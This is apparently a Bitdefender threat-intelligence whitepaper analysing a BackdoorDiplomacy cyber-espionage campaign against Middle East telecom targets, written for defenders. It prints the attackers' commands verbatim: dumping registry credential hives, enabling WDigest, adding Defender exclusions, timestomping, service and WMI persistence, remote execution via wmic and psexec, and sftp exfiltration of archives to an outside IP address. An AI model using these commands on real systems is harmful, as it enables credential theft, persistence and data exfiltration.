
WHITEPAPER

Bitdefender



Security

Cyber-Espionage in the Middle East: Investigating a New BackdoorDiplomacy Threat Actor Campaign

www.bitdefender.com

Contents

Author:

Victor VRABIE – Security Researcher, Cyber Threat Intelligence Lab

Adrian SCHIPOR - Security Researcher, Cyber Threat Intelligence Lab

Summary


Bitdefender researchers investigated a malicious campaign involving the abuse of binaries vulnerable to side-loading, targeting the Middle East. Analysis of the evidence shows that traces correspond to a cyber-espionage operation performed most likely by Chinese threat actor BackdoorDiplomacy **against victims that we linked to activity in the telecom industry in the Middle East.**

The infection vector pointed to a vulnerable Exchange server, exploiting ProxyShell. The operation was determined to have started in August 2021.

File attributes of the malicious tools showed that the first tools deployed by the threat actors were the NPS proxy tool and IRAFAU backdoor.

Starting in February 2022, the threat actors used another tool - **Quarian backdoor, along with many other scanners and proxy/tunneling tools.**

Based on the artifacts analyzed, it was possible to create a timeline with approximate periods of tool usage:



Attack

Initial access

The most relevant piece of information related to the infection vector is a web shell contained in an email attachment. The email subject and the attachment name suggest that a public PoC for ProxyShell exploit was used to gain access to the victims' network by compromising an exchange server. Based on the timestamp of the email, the attack started on 2021-08-19.

Two types of web shells were used for exploitation: ReGeorg and another open-sourced web shell identical to https://github.com/grCod/webshells/blob/master/webshells/shell.aspx were used.

Execution, reconnaissance and lateral movement

Based on information obtained from bat files used by the threat actors, reconnaissance was performed using built-in utility tools including hostname.exe, systeminfo.exe, ipconfig.exe, netstat.exe, ping.exe and net.exe. There was an interest in information such as workstation configuration, domain controllers, domain computers, domain users, members of specific groups like "Domain Admins", "remote desktop users" and other custom groups.

The following PowerShell command was used to extract user information from the Exchange server:

```
powershell  -c "add-pssnapin microsoft.exchange.management.powershell.snapin;get-user -result-size unlimited | select-object -property name
```

Besides the built-in tools, tools like Ldifde and csvde were executed to export data from the Active Directory:

c:\users\<username>\appdata\local\temp\4\ld.dll	Ldifde
c:\users\public\csvde_x64.exe	csvde

Interestingly, because of the large output of these tools, the threat actors also dropped a rar.exe tool to compress and exfiltrate the results.

They also deployed open-source scanners and other publicly available software, such as:

Nimscan - https://github.com/elddy/NimScan
SoftPErfect Network Scanner v5.4.8
Network Service Management Tool - v2.1.0.0
netbios scanner (sha256: c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e)

The threat actors improved the recon process with a custom tool - **c:\windows\com\taskmgr.exe (sha256: ba757a4d3560e18c198110ac2f3d610a9f4ffb378f29fd29cd91a66e2529a67c)** that uses a list of computers and a list of credentials obtained in previous steps of the operation to gather information about the computers, to execute remote commands and collect data.

The tool extracts information about the targets, stores information and logs in multiple files:

<working dir>\config\mtsadmin.tlb	Log file where multiple messages for execution steps are written to including error messages
<working dir>\config\comempty.dat	Contains computer names or IP addresses (prefixed with two backslashes) that should be inspected; If new computers are discovered during the process, they are appended to the file;

<working dir>\config\comexp.msc	Contains information about the computers; Each line is composed of multiple strings delimited by space - "**<ip address> <computer name> <domain or workgroup> <mac address> <other strings>**"; New lines with information are appended to the file;
<working dir>\config\comadmin.dll	Contains computer names or IP addresses already inspected; Each computer name is appended to the file once processed; This information is used to inspect a computer once;
<working dir>\config\comrepl.exe	Log file for statistics returned by ping.exe and nbtstat.exe;
<working dir>\config\Hx00.tmp	File used by the **/domain** option; It contains the domain credentials that should be used to access the computers; Each line of the file has the format "**<unknown string> <domain> <user> <password>**";
<working dir>\config\Hx02.tmp	File used by the **/workgroup** option; It contains the local accounts' credentials that should be used to access the computers; Each line of the file has the format "**<user> <password>**";

Interestingly, the comadmin.dll and comadmin.msc files are used by a Quarian variant to obtain similar information.

More details of the command line parameters and the functionality of the tool can be found below:

/help	The file help.txt is created in the current directory with the following content: **scan.exe /ping /domain /getsessionpc /psexec /dir** **scan.exe /ping /domain /ip 127.0.0.1 /at /wmic /psexec /dir** **scan.exe /ping /domain /getcomdat /at /wmic /psexec /dir** **scan.exe /ping /domain /getsessionpc /getcomdat /at /wmic /psexec** **scan.exe /delay 10 /ping /domain /getsessionpc /getcomdat /at /wmic**
/getsession	The command "**net session**" is executed, and the output is processed to extract the computer names, which are then appended to the **comempty.dat** file; Each computer discovered by the "net session" command that doesn't appear in the **comadmin.dll** is inspected as described below; If the **/ping** flag is present, the availability of the computer is checked using ping.exe command; If the ping was successful or the ping flag is not present, there are two other flags that influence the execution flow - **/domain** and **/workgroup** - each of them is described below;
/getcomdat	Each computer name from the **comempty.dat** that is not mentioned in the **comadmin.dll** is inspected as follows; If the **/ping** flag is present, the IP address of the computer is obtained from the output of the "**ping -n 1 <computer>**" and the MAC address is extracted from the output of the "**nbtstat -a <ip>**"; The results are appended to the **comexp.msc** file; If the ping was successful or the ping flag is not present, there are two other flags that influence the execution flow - **/domain** and **/workgroup** - each of them is described below;
/ip	The computer with the IP address indicated by the flag should be inspected. If the **/ping** flag is present, the same flow from the **/getcomdat** option applies
/ping	This flag indicates to either perform the availability check or the IP and MAC extraction;

/domain	The presence of this flag indicates that the domain credentials from **Hx00.tmp** should be used to perform remote execution; Each line of the file represents the credentials that the tool is trying to use for remote execution, and for each of the lines this is what happens: **“net use \\\\<computer> \”<password>\” /u:<domain>\\<user>”** is executed The “**dir \\<computer>\C$**” command is executed to check if the current credentials give the necessary access rights; The **/dir** flag is checked and, only if it exists, the execution continues to the selection of the remote execution method; Depending on which option is given - **/wmic**, **/psexec** and **/at**, the remote execution takes place;
/workgroup	The execution flow is very similar to **/domain**; except the credentials are obtained from the **Hx02.tmp** file and each line of the file corresponds to a user and password pair;
/at	This flag indicates that the **at.exe** should be used for remote execution; The following actions describe how it happens: md \\\\<computer ip address>\\c$\\windows\\com **copy /y c:\\windows\\com*.bat \\\\<computer ip address>\\c$\\windows\\com** Delete the file **\\<computer ip address>\c$\windows\com\sucess** **net time <ip address>** - the hour and minutes are extracted from output and parsed accordingly **at \\<ip address> <hour>:<minute + 2> c:\windows\com\mstsc.bat** waits until **\\<computer ip address>\c$\windows\com\sucess** is created, meaning that the bat file was successfully executed Delete the file **\\<computer ip address>\c$\windows\com\sucess** **move /y \\\\<computer ip address>\\c$\\windows\\com\\userlog.ini <computername>.ini** **move /y \\\\<computer ip address>\\c$\\windows\\com\\lsass.ini <computername>lsass.ini**
/wmic	This flag indicates that the **wmic.exe** should be used for remote execution; The following actions describe how it happens: **md \\\\<computer ip address>\\c$\\windows\\com** **copy /y c:\\windows\\com*.bat \\\\<computer ip address>\\c$\\windows\\com** Delete the file **\\<computer ip address>\c$\windows\com\sucess** **wmic /node:\”<computername>\” /user:\”<user>\” /password:\”<password>\” process call create \”cmd.exe /c c:\\windows\\com\\mstsc.bat\”** waits until **\\<computer ip address>\c$\windows\com\sucess** is created meaning that the bat file was successfully executed Delete the file **\\<computer ip address>\c$\windows\com\sucess** **move /y \\\\<computer ip address>\\c$\\windows\\com\\userlog.ini <computername>.ini** **move /y \\\\<computer ip address>\\c$\\windows\\com\\lsass.ini <computername>lsass.ini** If execution of the wmic remote process creation fails and the **/rpc** option is present: cmd /q /c c:\\windows\\com\\1025\\mstscrpc.bat <computername> waits until the creation of the file **c:\\windows\\com\\1025\\<computer name>success**

/**psexec**	This flag indicates that the **psexec** tool, named **igfxpers.exe**, should be used for remote execution; The following actions describe how it happens: **md \\\\<computer ip address>\\c$\\windows\\com** **copy /y c:\\windows\\com*.bat \\\\<computer ip address>\\c$\\windows\\com** Delete the file **\\<computer ip address>\c$\windows\com\sucess** **igfxpers.exe -accepteula \\<ip address> -u <user account> -p <password> -d c:\\windows\\com\\mstsc.bat** waits until **\\<computer ip address>\c$\windows\com\sucess** is created meaning that the bat file was successfully executed Delete the file **\\<computer ip address>\c$\windows\com\sucess** **move /y \\\\<computer ip address>\\c$\\windows\\com\\userlog.ini <computername>.ini** **move /y \\\\<computer ip address>\\c$\\windows\\com\\lsass.ini <computername>lsass.ini** If the execution of the wmic remote process creation fails and the **/rpc** option is present: **cmd /q /c c:\\windows\\com\\1025\\mstscrpc.bat <computername>** waits until the creation of the file **c:\\windows\\com\\1025\\<computer name>sucess**
/delay	The number of minutes to delay execution of the tool
/wait	The number of milliseconds of delay between the processing of each computer
/index	The index of the computer to start within the **comempty.dat** file;
/logonlog	Execute an unknown tool "**<working dir>\taskmgr.exe >>twain_32.dll**"; The output of that tool is parsed, and the result is written to **<current dir>\twain_64.dll;** The form of the expected output suggests that the analyzed sample differs from the one executed by the **/logonlog** option;

The collected samples of **c:\windows\com\mstsc.bat** execute multiple commands such as **"tasklist /svc**", "**ipconfig /all**", "**ipconfig /displaydns**", **"netstat -ano", "net start",** "**systeminfo**", "**net user**", "**net localgroup administrators**". It also includes commands for listing the registry key for internet settings and run keys and commands for listing the **c:\users** directory. The output of all commands is redirected to userlog.ini.

None of the samples of **mstsc.bat** we found uses the **lsass.ini** file, but as the name suggests, it might be related to credentials from lsass.exe**.**

The threat actors used many tools for lateral movement, including schtasks.exe, psexec.exe, sharp-wmiexec.exe and smbexec.py.

Persistence

Persistence is established using mechanisms such as run keys, services and WMI event subscription. The installation was performed via reg.exe, sc.exe and mofcomp.exe.

The registry run keys (SOFTWARE\Microsoft\Windows\CurrentVersion\Run) used by the threat actors are:

Root	Run value name	value
HKLM	WordPadServices	“C:\Windows\Web\WallPaper\Windows\WordpadFilter.exe”
HKLM	vmnat	“c:\Users\<user>\AppData\Local\Vmware\vmnat.exe”
HKLM	nethood	“c:\Users\<user>\Saved Games\nethood.exe”
HKLM	AcroRd	c:\\windows\\apppatch\\AppPatch64\\AcroRd64.exe
HKCU	Userinit	“c:\\windows\\system32\\userinit.exe,rundll32 c:\\program-data\\microsoft\\drm\\server\\s-1-5-18\\CERT-Machine.dll Main”
HKLM	updatesrv	c:\Windows\MiracastView\pris\updatesrv.exe
HKLM	siem	C:\programdata\canon\oippesp\bb\uhsrvc.exe

Examples of service creation commands used in the attack are:

```
sc.exe create NetSvc binpath= “c:\\ProgramData\\Microsoft\\DeviceSync\\DeviceSync.exe 1234qwer” displayName= “Network Service Management Tool” start= auto

sc.exe description “NetSvc” “Network Service Management Tool. When running, this service collects real time network events.”
```

```
sc  create AppMgmt binpath= “C:\\Windows\\SysWOW64\\svchost.exe -k netsvcs” type= share displayname= “Application Management” start= auto

sc  description AppMgmt “Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start.”

reg  add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\AppMgmt\\Parameters /v ServiceDll /t REG_EXPAND_SZ /d C:\\Windows\\SysWOW64\\appmgmt.dll /f

reg  add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\AppMgmt /v ImagePath /t REG_EXPAND_SZ /d “C:\\Windows\\SysWOW64\\svchost.exe -k netsvcs” /f
```

```
sc  create BITS binpath= “C:\\Windows\\SysWOW64\\svchost.exe -k netsvcs” type= share displayname= “Background Intelligent Transfer Service” start= auto

sc  description BITS “Transfers data between clients and servers in the background. If BITS is disabled, features such as Windows Update will not work correctly.”

reg  add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\BITS\\Parameters /v ServiceDll /t REG_EXPAND_SZ /d C:\\Windows\\SysWOW64\\bits.dll /f

reg  add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\BITS /v ImagePath /t REG_EXPAND_SZ /d “C:\\Windows\\SysWOW64\\svchost.exe -k netsvcs” /f
```

For the installation of persistence using WMI event subscription, the threat actors used a bat file named **reauto.bat** that receives as argument the path of the executable to persist. The bat file generates two files **const.mof** and **variety.mof** and then executes **mofcomp.exe** to create the WMI classes and objects.

The file **const.mof** is responsible for defining the the CommandLineEventConsumer in the custom namespace **`root\\Microsoft`** as suggested by the first line of the file:

```
#pragma namespace(“\\\\.\\root\\Microsoft”)
```

The purpose of a custom namespace is to evade detection.

The **variety.mof** instantiates **__EventFilter** and **CommandLineEventConsumer** to trigger execution of the process received by reauto.bat by the following query:

```
“SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA ‘Win32_PerfFor-
mattedData_PerfOS_System’ AND TargetInstance.SystemUpTime >= 300 AND TargetInstance.SystemUp-
time < 359”
```

The names of **eventfilter** and **eventconsumer** have the form **EventFilter_<random integer>** and **EventConsumer_<random integer>**.

Credential Access

The threat actors used credentials extracted from Registry:

- reg save hklm\sam sam.hive
- reg save hklm\sam sam.hive
- reg save hklm\security security.hive
- reg save hklm\system system.hive

The WDigest option that influences the way in which the passwords are stored in memory was enabled by setting to 1 the UseLogonCredential value of HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest.

Other tools for manipulating and extracting credentials are saved in the **%public%** folder:

s.exe	A pyinstaller for secretsdump.py
set_empty.exe	A pyinstaller for set_empty_pw.py (https://github.com/risk-sense/zerologon)
procdump64.exe	Procdump from sysinternals

Privilege escalation

For privilege escalation, the threat actors used a tool - `c:\users\<user>\appdata\local\vmware\t.exe` - that seems to be a binary loader built with nim most likely on a linux machine:

/home/name/src/pfdump/enc/cmds/static_loader.nim
/home/name/src/pfdump/enc/cmds/enc.nim
/home/name/.nimble/pkgs/memlib-1.2.0/memlib.nim

The payload is stored as a resource and is extracted and executed in memory by nim loader. It is exactly the Win2016LPE.exe binary downloaded from **https://github.com/alpha1ab/Win2016LPE/tree/master/Bin-x64.**

Another privilege escalation method was the setting of the default value for **hkcu\software\classes\mscfile\shell\open\command** registry followed by the execution of the **eventvwr.exe.**

Defense Evasion

For evading defense, the threat actors used multiple loaders, like the one presented in the Privilege escalation section, and VMprotect packed binaries.

Other techniques include side-loading, the path exclusion for scanning and the timestamping:

- powershell -command "ls c:\\windows\\syswow64\\bits.dll | foreach-object {$_.LastWriteTime='2021-3-18 12:47:15';$_.CreationTime='2021-3-18 12:47:15';$_.LastAccessTime='2021-3-18 12:47:15';}")
- powershell -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "c:\\programdata\\microsoft\\IdentityCRL\\production\\temp"

Collection and Exfiltration

Although the aim of the attack is hard to establish, a few artefacts suggest an intent of cyber-espionage.

The first evidence is the use of powershell cmdlets Get-Mailbox and Get-MessageTrackingLog on the Exchange server for obtaining email content and metadata.

Another piece of evidence suggesting we are dealing with an espionage operation is the use of a keylogger. The malicious component was located at `c:\programdata\canon\oippesp\bb\duser.dll and it was` loaded by the legitimate credwiz.exe file - `C:\programdata\canon\oippesp\bb\uhsrvc.exe` (sha256: 9d167adc290de378071c31cfd8f2059523e978c6f14a7079157d564f976c544b), the latter being set to execute at system startup by the run key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -> "**SIEM**".

The malicious component is packed with VMProtect and it has the export name keydll.dll. It is responsible for installing the persistence, and it records the keystrokes in the "**<process name>.ini"** file.

The log file is not encrypted; it contains the timestamp, the window name and the typed keystrokes.

In the folder where the keylogger component is saved, another tool is deployed `c:\programdata\canon\oippesp\bb\winlogout.exe (sha256: ec6fcff9ff738b6336b37aaa22e8afa7d66d9f71411430942aed05e98b3f4cd5)` which is a build of https://github.com/pkg/sftp. The purpose of winlogout.exe is to download a rar.exe executable and to upload a rar archive on the same server:

```
winlogout.exe -u root -p <redacted> -ip 192.155.86.128 -d /root/rar.exe c:\\programdata\\Canon\\OIP-PESP\\BB\\rar.exe
winlogout.exe -u root -p <redacted> -ip 192.155.86.128 c:\\programdata\\Canon\\OIPPESP\\BB\\save.rar /root/save.rar
```

The rar.exe tool was used multiple times for archiving information as discovery results, emails and keystrokes, a few examples of such command lines are:

- 1.exe a userlog_OFFICE.rar -m5 -hp1qaz@WSX dir*.dat
- Rar.exe a -m5 output.rar output.ldf
- rar.exe a -m5 set.rar \\<ip>\C$\Windows\Temp\set.txt
- rar.exe a 2.rar -m5 2.xml

Tools

Irafau Backdoor


The IRAFAU backdoor, deployed after the initial access, is the first malware component. It was used to perform information discovery by running built-in tools and to perform lateral movement by copying itself on **C$** share and executing via the schtasks and wmi.

In this campaign only a single version of this malware was used (sha256: 132d9ce88304ec29c10c7744c81746de8be7a205b9c8dbdfb42b058bcc34ccd1). The malicious file is saved on c:\windows\web\wallpaper\windows\wordpadfilter.exe. The C&C server is the domain **news.alberto2011[.]com**.

The backdoor uses WinINet API for exchanging messages through HTTP POST requests. The path is generated from one of the two format strings randomly chosen and filled with random values:

- **/search?q= %%%02X%%%02X%%%02X%%%02X&cvid=%llu**
- **/search?q= %%%02X%%%02X%%%02X%%%02X%%%02X%%%02X&cvid=%llu**

The encryption mechanism for the exchange of messages with the C&C is the same as the one used for string decryption, and consists of using a pseudo-random generator algorithm. Before the encryption of a message, an 8-byte buffer is obtained with **GetSystemTimeAsFileTime t**hat will serve as the seed for the pseudo-random generator. Then, each byte of the message is XOR-ed with a newly generated int64 value. The seed value and the encrypted message are sent to the C&C server.



The strings the backdoor relies on are encrypted in an equivalent manner except the constant the seed they're XOR-ed with varies and is given as an argument to the decryption function.

More details about the pseudo-random generator algorithm can be found in the code snippet in the **Appendix.**

The backdoor capabilities consist of:

- Download and upload of files and file manipulation
- Remote shell
- Execution of files via ShellExecuteW

Quarian Backdoor

The second-most-used tool in this operation is Quarian backdoor. Although versions of this backdoor are known under different names (e.g. Turian, Whitebird), we believe it's the same tool, but has been improved/modified. For example, the difference between Turian and Whitebird is that Whitebird uses RC4 to encrypt the messages, while Turian uses a simple xor with the key; the key exchange protocol (based on fake TLS traffic) but the command IDs are the same. The threat actors used multiple variants of the tool in this operation, the difference between most of them being small changes in the key exchange protocol. We also found some samples with major differences, including the use of real TLS communication with C&C and different command IDs, while keeping the rest of the features on par.

